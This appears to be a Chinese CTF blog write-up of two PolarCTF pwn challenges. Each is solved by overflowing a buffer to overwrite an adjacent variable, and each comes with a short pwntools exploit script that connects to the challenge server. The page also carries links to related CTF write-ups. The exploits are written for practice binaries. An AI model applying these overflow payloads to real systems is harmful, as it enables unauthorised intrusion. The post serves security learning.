
Polar PWN内容WP 四

Android架构中UseCase的设计原则与实战解析 本文深入解析Android架构中UseCase的设计原则与实战应用,探讨其在Domain Layer中的核心作用。通过对比ViewModel的臃肿问题,详细阐述UseCase的无状态原则、单一职责边界等设计铁律,并提供多种实现方式的代码示例,帮助开发者构建更清晰、高效的Android应用架构。 阅读详情
AI摘要

本文介绍了一种通过缓冲区溢出技术破解CTF竞赛中两个具体挑战的方法。首先分析了64位程序的安全特性,并利用溢出技巧触发后门函数。接着针对一个32位程序,同样通过精心构造的输入来实现目标。

没人能拒绝猫猫

先去下载文件,然后导入到虚拟机中file和checksec一下

可以看到是64位程序,并且同时开启了金丝雀和NX保护

我们将程序放进IDA中查看一下源码

有一个很明显的后门函数,但是需要一些条件

在我们运行程序的时候会问我们是不是喜欢小猫,此时有两个选项其实不管输入哪个都无法触发后门函数,因为输入的内容是在buf变量中,而参与判断的是s2变量。

我们发现buf变量定义是32个而read可输入的是40个,所以这里有溢出点

buf到s2的距离是0x50-0x30

思路如下:通过溢出buf到s2,再将需要的内容lovecat写入到s2中即可

脚本如下:

from pwn import *
r = remote('120.46.59.242',2106)
elf = ELF('/home/ctfshow/Desktop/cat' )

payload = b'a'*(0x50-0x30)+b'lovecat\x00'
r.sendline(payload)
r.interactive()

打通后即可

what's your name

本关的整体解题思路与前一关一样

32位程序,未开启任何保护

ida查看一下

看不到在哪定义的?不要紧双击进去看一下;

以下思路纯属个人理解:

变量b在0804a06c的位置,变量c在0804a070的位置,所以我们只需要溢出b来到c再将需要的内容写入到c中即可

二者的偏移量为:70-6C

开始编写脚本

from pwn import *
r = remote('120.46.59.242',2052)
elf = ELF('/home/ctfshow/Desktop/pwn2' )

padding = 0x70-0x6c
payload = b'a' * padding + 'tznb\x00'
r.sendline(payload)
r.interactive()

打通后即可

由于本次内容是在上课时做的,所以无法做到很详细,并且内容也会较少

STM32+HX711实战:5分钟搞定拉力传感器数据采集(附完整代码) 本文详细介绍了如何使用STM32微控制器和HX711模数转换器快速搭建高精度拉力测量系统。通过硬件连接指南、驱动实现代码和校准方法,帮助开发者在5分钟内完成拉力传感器数据采集,适用于工业自动化和消费电子等场景。 阅读详情

相关推荐

2023最新扫码连wifi-扫码挪车-聚合CPS返利多合一小程序源码

2023最新扫码连wifi-扫码挪车-聚合CPS返利多合一系统 系统特点: 目前已接入的 CPS 渠道: 充值:话费充值、电费充值、影视会员充值、会员卡券充值 本地团购:联联周边游 电商平台:京东、拼多多、唯品会、淘宝、抖音美团:外卖、闪购、酒店、到店、优选饿了么:外卖、商超 出行服务:滴滴打车、滴滴加油、滴滴货运、花小猪打车、高德打车、同程打车 连锁餐饮点餐:肯德基、麦当劳、百果园、奈雪的茶、瑞幸咖啡、星巴克、喜茶、汉堡王、必胜客电影票:特价电影票 注意:以上涉及到需要支付的 CPS 渠道,不需要预存!

qq_41837379的博客 3110

polar靶场通关笔记

这里是关于自己打polar靶场的小笔记

weixin_43296565的博客 8654

手把手教你用NetToPLCsim搭建西门子S7-1200仿真环境(附避坑指南)

本文详细指导如何利用NetToPLCsim与PLCSIM搭建西门子S7-1200仿真环境,实现无硬件条件下的PLC程序测试与上位机通信开发。内容涵盖软件选型、环境部署、关键参数配置及通信测试,并重点提供了连接失败、数据读写错误等常见问题的深度避坑指南,帮助工程师高效构建可靠的虚拟调试工作流。

a3b4c5的博客 612

PolarD&N靶场题解

PolarD&N CTF靶场。

qq_43423311的博客 3356

open-mmlab / mmpose安装、使用教程

mmpose安装、使用教程mmpose安装教程1. 安装mmcv-full2. 安装MMPose2. 安装mmdet使用教程1. 预测图片2. 预测视频 mmpose mmpose是商汤旗下有又一款好用的工具箱,主要是针对姿态识别任务开发的,包括人体姿态识别和动物姿态识别。里面继承很多现成的网络可以供大家使用,并且提供了训练好的权重。用户可以更具自己的需求训练自己的数据,或者直接应用他们的结果,反正就是很全面啦!!!! github连接:https://github.com/open-mmlab/mmpos

CharmsLUO的博客 1万+

戴尔PowerEdge服务器R450 RAID配置步骤

戴尔PowerEdge服务器R450 RAID配置步骤

且听风呤tmj的博客 6910

polarctf靶场【web】session文件包含、自由的文件上传系统、爆破、XFF、 rce1、iphone、ezupload

session文件包含、文件包含、XXF伪造、rce、UA的修改、文件上传漏洞、爆破

m0_73981089的博客 3627

Ubuntu 20.04 系统备份和还原

最近大家Ubuntu开发环境,经常出现搭着搭着系统就挂了,于是开始琢磨了Ubuntu系统的备份和还原,以备不时之需,Linux环境搭建实在是有点太细,好多情况下,就算曾经搭建过一遍,再次搭建有些包还是忘了安装,做好备份是十分必要的。 经过了一番研究,Ubuntu备份有很多方式:根目录tar、dd、Systemback(1.0版本已经不维护了,2.0版本收费)等等,最终决定使用 —— Timesift, 因为方便一些。 文章参考:小马虎的救星——Timeshift Timeshift Timeshift,是L

Z_Paper的博客 2万+

PolarCTF 靶场PWN(一)

read能输入40个字节 buf只有32个存在溢出 然后我们计算buf到s2的距离 (0x50-0x30)覆盖到这里之后 在输入lovecat\x00。打开ida发现了box函数,分析之后发现不能输入cat flag,但是还要对buf进行赋值。照例checksec查一下发现是64位然后开启了NX保护。照例查看 在ida里发现有输入可以造成溢出。找漏洞没找到到这里就很懵了,不知道怎么做了。学习一下别的师傅的思路发现直接输入$0就行。这就典型的后门函数了,直接写exp。然后我们就可以写exp了。

2402_88025561的博客 783

2026年职业院校技能大赛中职移动应用与开发—数字生活APP原型设计参考答案(含素材)

本模块以产品原型为目标,考查参赛选手熟练收集、分析和归纳客户需求,清晰梳理业务流程,熟练使用UI设计软件进行产品UI/UE设计,掌握正确的UI配色方案,设计出符合业务逻辑的人体工学移动App 原型优秀作品。

我是网络安全兼技能大赛工程师,专注网络安全技术学习与技能大赛实战!持续分享最新的技术文章,帮你少走弯路,一起在技术赛道上进步~ 567

ROSTCM6软件下载及语义网络分析详细操作教程(附网盘链接)

ROSTCM6是武汉大学沈阳教授研发编码的国内目前唯一的以辅助人文社会科学研究的大型免费社会计算平台。该软件可以实现微博分析、聊天分析、全网分析、网站分析、浏览分析、分词、词频统计、英文词频统计、流量分析、聚类分析等一系列文本分析。

m0_64336780的博客 4万+

PolarD&N-CTF-web方向-困难_polard&n 没人能拒绝猫猫 ctf

那么我们就直接开始构造。在写本题时我学会了使用一个类时,调用类中不存在的变量以达到实现get()的调用。比如说:让file[‘filename’]=new FileRobot()这样就可以实现get的调用了。这里可以使用url编码,因为中间有一个private的属性。或者在payload中更改不可见字符为%00也可以,但是flag不在当前目录,wp说flag在上一级目录,那么我们payload中要读取的是…/flag.php就可以了。所以最终的payload:?i:110;

2401_83620959的博客 1000

YOLOv11【第二章:核心模块进阶篇·第3节】LDConv线性可变形卷积改进YOLOv11!

🏆 本文收录于专栏 《YOLOv11实战:从入门到深度优化》。本专栏围绕 YOLOv11 的改进、训练、部署与工程优化 展开,系统梳理并复现当前主流的 YOLOv11 实战案例与优化方案,内容目前已覆盖 分类、检测、分割、追踪、关键点、OBB 检测 等多个方向。

**My Coding Family** 7439

Polar PWN内容WP

NX保护机制:将数据所在内存页标识为不可执行,当程序溢出成功转入shellcode时,程序会尝试在数据页面上执行指令,此时CPU就会抛出异常,而不是去执行恶意指令。Stack保护机制:在一个函数的入口处,先从fs/gs寄存器中取出一个4字节(eax)或者8字节(rax)的值存到栈上,当函数结束时会检查这个栈上的值是否和存进去的值一致。我们继续,将程序丢入IDA64中查看一下main函数发现一个叫box的函数,进去看一看。

pythonZLX的博客 1862

VB摄像头监控

该VB模块可对摄像头捕获的画面进行录像等,可在创建的窗口进行控制

精雕软件(JDpaint) 5.5 绿色版

精雕软件(JDpaint) 5.5 绿色版精雕软件(JDpaint) 5.5 绿色版精雕软件(JDpaint) 5.5 绿色版

Polar PWN内容WP 二

下载文件放入虚拟机中查看一下32位ELF文件,开启栈不可执行保护(NX)放入IDA中看一下映入眼帘的就是一个flag函数,直接看一下flag函数中的内容好嘛!cat flag 思路明确了接着我们进入main函数中出现的yes函数,查看一下yes函数中的内容一个栈溢出,read写入的是100个字节,远远超出定义的58字节利用溢出,返回cat flag思路有了计算偏移地址偏移地址:0x58+4找出flag函数地址差不多了,开搞!​运行脚本后得到flag。

pythonZLX的博客 2489

迈瑞BS系列全自动生化分析仪LIS协议接口手册(内含HL7和ASTM)

迈瑞BS系列全自动生化分析仪LIS协议接口手册,内含HL7和ASTM)

Polar PWN内容WP 三

老规矩查看一下文件64位开启nx保护进入ida查看一下有两个函数,一个叫dalao,一个叫caiji输入1进入大佬函数,输入2进入菜鸡函数,先进去大佬函数看一下淦,被骂了;进入菜鸡函数看一下一个溢出漏洞,shift+F12查找字符串有bin/sh跟踪一下发现一个标准的后门函数思路:输入2进入菜鸡函数,然后利用溢出跳到后门函数位置编写然后cat flag即可。

pythonZLX的博客 2221

廖雪峰Python教程[完整版]

廖雪峰的python教程整理的,已经排好版了,而且还是完整的,适合小白

Polar PWN(1)

立志刷题攒够500 polar币。

wlmt666的博客 1225

Polar靶场做题 —— test_format

PolarD&N_pwn_test_format

2301_76262491的博客 855

polar秋季赛部分题目wp(web全解)

<think>我们被要求根据提供的完整内容生成一篇≤150字的文章摘要。内容涵盖了CTF比赛的 writeup,分为五个部分:MISC、CRYPTO、WEB、REVERSE、PWN,每部分都列出了具体的题目及解法摘要。我们需要生成一个简短的摘要,概括这些内容。 要求:“根据以下内容,生成≤150字的文章摘要”。这意味着我们需要提取核心信息:这是一篇CTF解题writeup合集,涵盖多个方向题目及Flag。 应当控制在150字以内。注意中文字符算字数。我们应简洁概括。 可能的摘要: “本文汇总CT

2401_88381079的博客 477

polar靶场刷题

挨个截图太麻烦,只写思路和exp。

szcn555的博客 810

PolarCTF 2024夏季个人挑战赛 个人WP

PolarCTF 2024夏季个人挑战赛 个人WP

Jay17的博客 3035

1.15寒假作业

打开环境,理解代码使用个体传参的方法,首先代码会检查file参数的前三个字符是不是php,如果是就输出nice,然后用include函数包含file,绕过不是则输出hacker,如果没有file字样就用以语法高亮的形式显示当前文件的内容。题目的类型是php伪协议,不妨试一下昨天的查看方式,结果提示是这样的首先flag?

zl0_00_0的博客 2496

1.13寒假作业

题目给了一张图,图上又flag肯定是假的,查一下有没有隐藏水印也没有,那么就用stegsolve分析一下,可以看到ASCII码是pk...是zip的格式尝试改文件格式为zip可是解压不出来,用010打开看看,文件头确实是jpg格式的,也就是不存在格式错误的问题,那就是里面藏了一个zip文件了,用010仔细看看,在文件尾部确实有一个zip文件用foremost分离一下,得到一个jpg和一个zip,尝试解压,结果要密码,猜测密码长度和bingdundun一样,爆破一下肯定是爆破不出来的。

zl0_00_0的博客 1034

1.14寒假作业

打开环境,只有一片空白,源代码也什么都没有,题目的分类是涉及到php伪协议,之前写过一题也是为协议,当时是用base64的方式将源码给加密显现出来了,看一下当时得到命令试试看,是可以的php://filter/read=处理方式(base64编码,rot13等等)/resource=要读取的文件;这是命令的解释。具体可以看,解码看看:检查GET请求中是否存在名为N_S.S的参数。:如果存在,使用eval函数对该参数的值进行求值。:检查GET请求中是否不存在名为file的参数。:如果不存在,则使用。

zl0_00_0的博客 898

1.11寒假作业

打开文件解压,是一个文档,之前做过类似的题目,无非就是把文字的颜色变得和背景颜色一样而已,尝试修改颜色果然得到一部分flag不过并不完整,上网搜索其他隐藏手段,得知可以通过一些操作隐藏通过wps自带的功能可以解除隐身,可是flag还是不完整那么就用010分析一下看到文件头是pk或者504B应该是zip的格式,可是文件确实doxc格式,改一下文件格式为zip,解压就可以得到最后一部分flag。

zl0_00_0的博客 841

1.19寒假作业

打开环境要求我们上传jpg文件,那就上传jpg文件响应的时候再改上传的方式。这边要注意如果直接改php后缀为jpg是不能成功的,要这样把php文件和任意的jpg文件结合一下才可以改2.jpg为2.php响应发现上传成功了,路径也说了蚁剑连接但是这个flag是假的,尝试用一下伪协议,直接查看phpinfo,搜索一下即可还是错的...,去看了一下wp才知道应该是对的啊。

zl0_00_0的博客 495
上一篇: Polar PWN内容WP 三
下一篇: CTFshow Web入门-信息收集
评论 2
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值